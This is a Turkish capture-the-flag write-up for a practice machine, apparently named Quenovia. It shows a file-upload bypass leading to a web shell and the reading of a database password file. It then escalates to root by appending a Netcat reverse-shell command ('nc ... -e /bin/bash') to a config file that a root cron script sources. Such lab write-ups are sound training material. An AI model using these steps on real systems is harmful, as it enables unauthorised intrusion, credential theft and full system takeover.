QUENOVIA ISINMASI

INFO: Linux sistemlerde, "cronjob" otomatik olarak belirli zamanlarda komut veya script çalıştırmak için kullanılan bir zamanlama servisidir.


Bir web uygulamasında bulunan zafiyet istismarı ile makineden reverse shell almak ve makinedeki zamanlanmış bir görevin yanlış yapılandırılması sonucu yapılan yetki yükseltme saldırıları ile ilgili alıştırmalar yapmak için önerilir.

1. *Site başlığı nedir?*
   Bilgi: http://quenovia.hv - > quenovia'dır.


2. *Vize başvurusunda profil fotoğrafı alanına hangi dosya türlerinin yüklenmesine izin verilir?*
   Bilgi: Kodlar incelenir ve kabul edilen image olduğu anlaşılır.

```
<div class="quenovia-mb-3">
  <label for="photo" class="quenovia-form-label">
    Profile Photo
  </label>
  <input type="file" name="photo" id="photo" accept="image/*" class="quenovia-form-input quenovia-form-file" />
</div>

<div class="quenovia-checkbox-wrapper">
  <label for="supportCheckbox" class="quenovia-checkbox-label">
    <div class="quenovia-relative">
```


3. *Veritabanı parolası nedir?*
   Bilgi: Parolaya erişebilmemiz için veritabanı bilgilerini içeren bir dosyaya ulaşmamız gerektiğini düşünüyoruz. Ardından sistemi keşfetmeye başlıyoruz. Sistemi keşfederken "file upload" zafiyeti olduğunu keşfederek Shell alıyoruz ve veritabanı bilgilerine ulaşıyoruz. Deneme amaçlı randevu oluşturulur**.**




Oluşturulan randevu sorgulanır.




Sorgulan randevunun “/uploads” dizininde tutulduğu düşünülür ve sorgulayınca yüklenilen resimlerin orada tutulduğuna ulaşılır. File upload zafiyeti olabileceği akla gelir ve Shell almaya çalışılır.




Sitenin sadece image kabul ettiğini biliyoruz öncelikle bunu manipüle etmemiz gerekiyor. “ınspect” sekmesinden image kısmını kaldırıyoruz.




Ardından Shell dosyamızı yüklüyoruz.




/uploads dizinine giderek Shell almanın başarılı olduğunu gözlemliyoruz.



Dizin değiştirerek dizindeki dosyaları listeliyoruz.



db_connect.php dosyasının içinde database dosyaları ile ilgili bilgilere ulaşacağımızı düşünerek dosyanın içeriğini okuyoruz ve parolaya erişiyoruz.



4. *Sistem genelinde zamanlanmış görevleri (cron jobs) içeren dosyanın tam yolu nedir?*
   Bilgi: "whereis" sorgusu ile crontab dosyalarını buluyoru. Ardından keşif yaparken zamanlanmış görevleri detaylı incelemek için cat komutu ile /etc/crontab yolundaki dosyanın içeriğini inceliyoruz. Böylece dosyanın tam yolunun /etc/crontab olduğu sonucuna varıyoruz.

```
www-data@debian:/var/www# whereis /crontab
crontab: /usr/bin/crontab /etc/crontab /usr/share/man/man1/crontab.1.gz /usr/share/man/man5/crontab.5.gz

www-data@debian:/var/www#
```

5. *Zamanlanmış görev (cron job) olarak dakikada bir kez çalıştırılan komut veya script'in adı nedir?*
   Bilgi: Dakikada bir çalışan görevler genellikle şu formatta görünür:
   - *** * * * * /path/to/your/script.sh - >** Burada * * * * * dakikada bir çalıştırılacak şekilde ayarlanmış görevleri gösterir.
   - Buradan bu script'in adının *"clean_logs.sh"* olduğu bilgisine ulaşıyoruz.

```
www-data@debian:/var/www# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* *   * * *     root    /usr/local/bin/clean_logs.sh
```

6. *Veritabanı yedeği hangi tarihte alındı?*
   Bilgi: Veritabanı yedeklerinin genelde /backups dizininde olabileceğini düşünerek /backups dizinine gidilir ve istenilen dosyaya ulaşılır. Fakat ulaşılan dosyayı okuma yetkisi yoktur ve okunamaz.

```
www-data@debian:/backups# ls
visa_applications.sql.backup.sql

www-data@debian:/backups# cat visa_applications.sql.backup.sql
cat: visa_applications.sql.backup.sql: Permission denied
```

   Bunun üzerine yapmamız gereken şey yetki yükselterek dosyayı okumak olacaktır. Yetki yükseltme yollarını ararken "SUID" yetkisi olan dosyalar ya da crontab dosyaların içeriğine bakarak aramalar yapılır. Dakikada bir kez çalıştırılan dosya incelenir. Buna göre reaksiyon alınacaktır.

Burada (`clean_logs.sh`), root kullanıcısına ait ve dosya izinleri `rwxr-xr-x`. Yani root kullanıcısı bu dosyayı okuyabilir, yazabilir ve çalıştırabilir, diğer kullanıcılar ise sadece çalıştırabilir ve okuyabilir anlamına gelmektedir.
`cat /var/www/config.conf` komutuyla, konfigürasyon dosyasının içeriğine bakılır. Bu dosyada şu satır var: `LOG_PATH="/var/log/apache2/other"`. Yani log dosyalarının tutulduğu yer, bu dizin olarak belirtilmiş. Eğer bu yol değiştirilirse ve zararlı bir komut içeren dosyaya yönlendirilirse, root yetkisiyle çalışan script bu komutu çalıştırabilir anlamına gelmektedir. Demek oluyor ki işimize yarayan şeyi bulduk.

```
www-data@debian:/var/www# cat /usr/local/bin/clean_logs.sh
#!/bin/bash

# Read config
source /var/www/config.conf

# Clean logs
rm -rf "${LOG_PATH}"/*

www-data@debian:/var/www# cat /var/www/config.conf
LOG_PATH="/var/log/apache2/other"


www-data@debian:/var/www#
```

Burada yetki yükseltme mantığı şöyle olacak:

- clean_logs.sh script'i root yetkisiyle çalıştırılıyor ve içinde, LOG_PATH'i kullanan bir işlem varsa, bu yolun içeriğine müdahale edilebilir. Yani www-data kullanıcısı config.conf dosyasını değiştirip LOG_PATH'i zararlı bir komutun bulunduğu bir dosyaya yönlendirebilir.
- Daha sonra bu script çalıştırıldığında, LOG_PATH'e yazılan zararlı komut root yetkisiyle çalıştırılabilir. Bu da yetki yükseltme anlamına gelir.

Şimdi yetki yükseltme adımlarına geçelim:

Şu komutu config dosyasına ekliyoruz: *: echo "nc 172.20.6.121 1337 -e /bin/bash" >> /var/www/config.conf*


Bu komut, /var/www/config.conf dosyasına şu satırı ekler: *nc 172.20.6.121 1337 -e /bin/bash*

Bu, bir **Netcat reverse shell** komutudur. Sunucu bu komutu çalıştırdığında, 172.20.6.121 IP adresimize (makinemize) 1337 portu üzerinden bir bağlantı başlatmaya çalışacak ve bu bağlantı üzerinden bir bash shell verecektir.

```
www-data@debian:/var/www# cat /var/www/config.conf
LOG_PATH="/var/log/apache2/other"

www-data@debian:/var/www# cd /backups


www-data@debian:/backups# echo "nc 172.20.2.23 1337 -e /bin/bash" >> /var/www/config.conf

www-data@debian:/backups#
```

`nc` (Netcat), reverse shell bağlantısı için kullanılır. `-e /bin/bash` parametresi, Netcat'in bağlandığı IP'ye bir komut satırı (bash) vermesini sağlar.

Aynı zamanda Hackerbox makinemizi de dinlemeye alması için hazırlıyoruz.
`nc -lvp 1337` komutu, netcat aracı ile bir ağ bağlantısı dinlemeye başlar. Burada, `-l` parametresi netcat'in dinleme moduna geçmesini sağlar, `-v` ayrıntılı çıktı sunar ve `-p 1337` port 1337'de bağlantıları dinleyeceğini belirtir. Bu komut, özellikle ters kabuk bağlantıları almak için kullanılır; saldırganın kendi sisteminde bu komutu çalıştırarak hedef sistemden gelen bağlantıları beklemesi sağlanır.



Görüldüğü gibi root olarak Shell aldık, ardından dosya içeriği okunur. Başta “cat” komutu ile okumaya çalıştığınızda çok uzun bir içerik alacaksınız. O yüzden “head” komutu kullanıldı.
`head` komutu, bir dosyanın başlangıcındaki ilk birkaç satırı görüntülemek için kullanılır. Genellikle uzun dosyalar söz konusu olduğunda hızlıca içeriğe bakmak, dosyanın tamamını görmeden en başındaki bilgileri kontrol etmek için tercih edilir.

-ISINMA TAMAMLANDI-